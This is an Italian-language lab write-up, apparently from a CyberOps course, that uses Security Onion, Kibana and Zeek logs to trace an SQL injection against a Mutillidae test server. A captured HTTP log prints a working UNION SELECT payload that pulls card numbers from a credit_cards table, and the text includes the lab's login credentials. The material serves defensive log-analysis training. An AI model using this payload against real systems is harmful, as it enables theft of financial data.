

BW3 es.6 Interpretare i dati HTTP e DNS per isolare l'attore della minaccia

Contesto - Context

🌟 Tag: [#dns](#) [#http](#) [#mysql](#) [#securityonion](#) [#kibana](#)


MySQL è un database comunemente utilizzato da applicazioni web, ma è vulnerabile a tecniche di iniezione SQL, che possono essere sfruttate per ottenere accesso non autorizzato a dati sensibili. I server DNS, che risolvono i nomi di dominio in indirizzi IP, possono inoltre essere utilizzati per esfiltrare dati tramite richieste DNS.



Log e Accesso a Kibana - Logs and Accessing Kibana


🌟 Tag: [#kibana](#) [#log](#) [#onionaccess](#)

Per avviare l'analisi, si accede alla VM Onion ed eseguendo il comando `sudo so-status` è possibile verificare lo stato dei servizi.

Successivamente, si utilizza Kibana con credenziali (username: `analyst`, password: `cyberops`) per visualizzare i log di sicurezza.







Indagine su un Attacco SQL Injection con Kibana - SQL Injection Investigation in Kibana

🌟 Tag: [#sqlinjection](#) [#cybersecurity](#) [#kibana](#)

1. **Intervallo Temporale:** Selezionare il mese di Giugno 2020.
2. **Filtri di Protocollo:** Applicare un filtro per il protocollo HTTP.
3. **Log Analizzati:** Osservare IP sorgente e destinazione, porta e altri dettagli sui log, utili per identificare possibili attacchi di SQL Injection.

Applications Places Chromium Web Browser Mon 09:06

Overview - Kibana - Chromium

Overview - Kibana x +

Not secure | localhost/app/kibana#/dashboard/94b52620-342a-11e7-9d52-4f090484f59e?_g=()&_a=(description:",filt...

kibana

Dashboard / Overview Full screen Share Clone Edit Documentation Auto-refresh Last 24 hours

Discover Visualize Dashboard Timelion Dev Tools Management Squert Logout

Time Range

Quick Relative Absolute Recent

From 2020-06-01 00:00:00.000 Set To Now To 2020-06-30 23:59:59.999 Set To Now

YYYY-MM-DD HH:mm:ss.SSS

< June 2020 >

Sun Mon Tue Wed Thu Fri Sat

01 02 03 04 05 06

07 08 09 10 11 12 13

14 15 16 17 18 19 20

21 22 23 24 25 26 27

28 29 30

< June 2020 >

Sun Mon Tue Wed Thu Fri Sat

01 02 03 04 05 06

07 08 09 10 11 12 13

14 15 16 17 18 19 20

21 22 23 24 25 26 27

28 29 30

Go

>_ * Options Update

Overview - Kibana - Chromium 1 / 4

Applications Places Chromium Web Browser Mon 09:08

Overview - Kibana - Chromium

Overview - Kibana x +

Not secure | localhost/app/kibana#/dashboard/94b52620-342a-11e7-9d52-4f090484f59e?_g=(filters:!),refreshInterva...

Overview refresh 23:59:59.999

>_ * Options Update

NOT destination_ip: "209.165.201.17" Add a filter + Actions

Navigation

Home Help

Alert Data

Zeek Notices

ElastAlert

HIDS

NIDS

Zeek Hunting

Connections

DCE/RPC

DHCP

DNP3

DNS

Files

FTP

HTTP

Intel

IRC

Kerberos

Total Number of Logs

135

Total Log Count Over Time

Count

60

40

20

0

2020-06-07 00:00 2020-06-21 00:00

@timestamp per 12 hours

All Sensors - Log Type

Sensors - C...

Devices - C...

Log Type(s) Count

bro_conn 62

bro_files 23


bro_dns 22

bro_http 22

bro_ssh 4

2 0

Overview - Kibana - Chromium 1 / 4



HTTP - Status and Method

Status Message ▾	Method ▾	Count ▲
OK	GET	22

IP Address ▾	Count ▾
209.165.200.227	22

IP Address ▾	Count ▾
209.165.200.235	22

HTTP - Sites

Site ↕	Count ↕
209.165.200.235	22

HTTP - URIs

URI ↕	Count ↕
/mutillidae/	1
/mutillidae/favicon.ico	1
/mutillidae/images/lhackBanner2x_final_print.jpg	1
/mutillidae/images/back-button-128px-by-128px.png	1
/mutillidae/Images/backtrack-4-r2-logo-90-69.png	1
/mutillidae/Images/bui_eclipse_pos_logo_fc_med.jpg	1
/mutillidae/images/coykillericon.png	1
/mutillidae/images/owasp-logo-400-300.png	1
/mutillidae/images/php-mysql-logo-176-200.jpeg	1
/mutillidae/Images/right.gif	1
Export: Raw ⬇️ Formatted ⬇️	
1 2 3 »	

HTTP - Referrer

referrer.keyword: Descending ↕	Count ↕
http://209.165.200.235/mutillidae/	18
http://209.165.200.235/mutillidae/index.php?page=user-info.php	2
http://209.165.200.235/	1

HTTP - User Agent

User Agent ↕	Count ↕
Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0	22

HTTP - Logs

Limited to 10 results. Refine your search. 1–10 of 22

Time ▾	source_ip	destination_ip	destination_port	resp_fuids	uid
▶ June 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvWs63HqvCqt h3LH1	CuKeR52 aPJRN7Pf qDd
▶ June 12th 2020, 21:23:27.954	209.165.200.227	209.165.200.235	80	FCbbST2feBG6a AYvBh	CbSK6C1 mlm2iUV KkC1
▶ June 12th 2020, 21:23:27.881	209.165.200.227	209.165.200.235	80	FwkDT14TJaA2Yd NQ14	CbSK6C1 mlm2iUV KkC1
▶ June 12th 2020, 21:23:17.789	209.165.200.227	209.165.200.235	80	FWOO3T1TT34U WLKr63	CbSK6C1 mlm2iUV KkC1
▶ June 12th 2020, 21:23:17.768	209.165.200.227	209.165.200.235	80	F37eK1464vM8lh uCoj	CbSK6C1 mlm2iUV KkC1
▶ June 12th 2020, 21:23:17.703	209.165.200.227	209.165.200.235	80	Fkpc6a3axDrC4G BqR5	CbSK6C1 mlm2iUV KkC1

Analisi di un Log HTTP - HTTP Log Analysis

🌸 Tag: [#loganalisi](#) [#http](#) [#analisi](#)

Nel primo log, del 12 giugno 2020 alle 21:30, viene rilevata un'attività di richiesta per informazioni di carta di credito, indicativa di una possibile iniezione SQL. Le keyword `union` e `select` segnalano un tentativo di estrazione dati dal database.

Applications Places Chromium Web Browser Mon 09:20

Zeek - HTTP - Kibana - Chromium

Zeek - HTTP - Kibana x +

Not secure | localhost/app/kibana#/dashboard/230134a0-34c6-11e7-8360-0b86c90983fd?_g=(filters:!)&refreshInterva... ☆

Customize and control Chromium

June 12th 2020, 21:30:09.445 209.165.200.227 209.165.200.235 80 FEVWs63HqvCqt h3LH1 N7PfQDd _OSD_IW

Table JSON View surrounding documents View single document

@timestamp	June 12th 2020, 21:30:09.445
@version	1
_id	ZzjrZXIBB6Cd-_OSD_IW
_index	seconion:logstash-import-2020.06.12
_score	-
_type	doc
destination_geo.city_name	Monterey
destination_geo.country_name	United States
destination_geo.ip	209.165.200.235
destination_geo.location	{ "lon": -121.8406, "lat": 36.3699 }
destination_geo.region_code	US-CA
destination_geo.region_name	California
destination_geo.timezone	America/Los_Angeles
destination_ip	209.165.200.235

Zeek - HTTP - Kibana - Chromium 1 / 4

Applications Places Chromium Web Browser Mon 09:21

Zeek - HTTP - Kibana - Chromium

Zeek - HTTP - Kibana x +

Not secure | localhost/app/kibana#/dashboard/230134a0-34c6-11e7-8360-0b86c90983fd?_g=(filters:!)&refreshInterva... ☆


destination_ips	209.165.200.235
destination_port	80
event_type	bro_http
host	d68c9360b6ae
ips	209.165.200.235, 209.165.200.227
message	{ "ts": "2020-06-12T21:30:09.445030Z", "uid": "CuKeR52aPjRN7PfQDd", "id.orig_h": "209.165.200.227", "id.orig_p": 56194, "id.resp_h": "209.165.200.235", "id.resp_p": 80, "trans_depth": 1, "method": "GET", "host": "209.165.200.235", "uri": "/mutillidae/index.php?page=user-info.php&username='+union+select+ccid,ccnumber,ccv,expiration,null+from+credit_cards+--+&password=&user-info-php-submit-button=View+Account+Details", "referrer": "http://209.165.200.235/mutillidae/index.php?page=user-info.php", "version": "1.1", "user_agent": "Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0", "request_body_len": 0, "response_body_len": 23665, "status_code": 200, "status_msg": "OK", "tags": ["HTTP::URI_Sqli"], "resp_fuids": ["FEVWs63HqvCqth3LH1"], "resp_mime_types": ["text/html"] }
method	GET
path	/nsm/import/bro/bro-W5Ldfbf0/http.log
referrer	http://209.165.200.235/mutillidae/index.php?page=user-info.php
request_body_length	0
resp_fuids	FEVWs63HqvCqth3LH1
resp_mime_types	text/html
response_body_length	23,665
source_geo.city_name	Monterey
source_geo.country_name	United States

Zeek - HTTP - Kibana - Chromium 1 / 4

Verifica Dati Prelevati e Interfaccia capME - Data Retrieval Verification and capME Interface

🌸 Tag: [#capme](#) [#dataesfiltration](#)

Strumento: Utilizzare capME per visualizzare la trascrizione pcap, analizzando richieste HTTP e risposte dal server. È stato osservato un tentativo di estrazione dati usando una richiesta SQL malevola nella query `username=''+union+select+ccid,ccnumber,ccv.`



The screenshot shows a Chromium Web Browser window displaying the Kibana dashboard. The browser tab is titled "Zeek - HTTP - Kibana - Chromium". The address bar shows the URL: `localhost/app/kibana#/dashboard/230134a0-34c6-11e7-8360-0b86c90983fd?_g=(filters:!)&refreshInterva...`. The dashboard displays a search result for a Zeek HTTP log entry. The search bar at the top indicates "Limited to 10 results. Refine your search. 1-10 of 22". The search results table shows the following columns: Time, source_ip, destination_ip, destination_port, resp_fuids, uid, and _id. The first result is for a log entry from June 12th 2020, 21:30:09.445, with source_ip 209.165.200.227 and destination_ip 209.165.200.235. The _id field is highlighted in red and contains the value `ZzjrZXIBB6Cd-_0SD_iW`. Below the table, the JSON representation of the document is shown, including fields like @timestamp, @version, _id, _index, _score, _type, destination_geo.city_name, destination_geo.country_name, destination_geo.ip, destination_geo.location, destination_geo.region_code, destination_geo.region_name, and destination_geo.timezone.

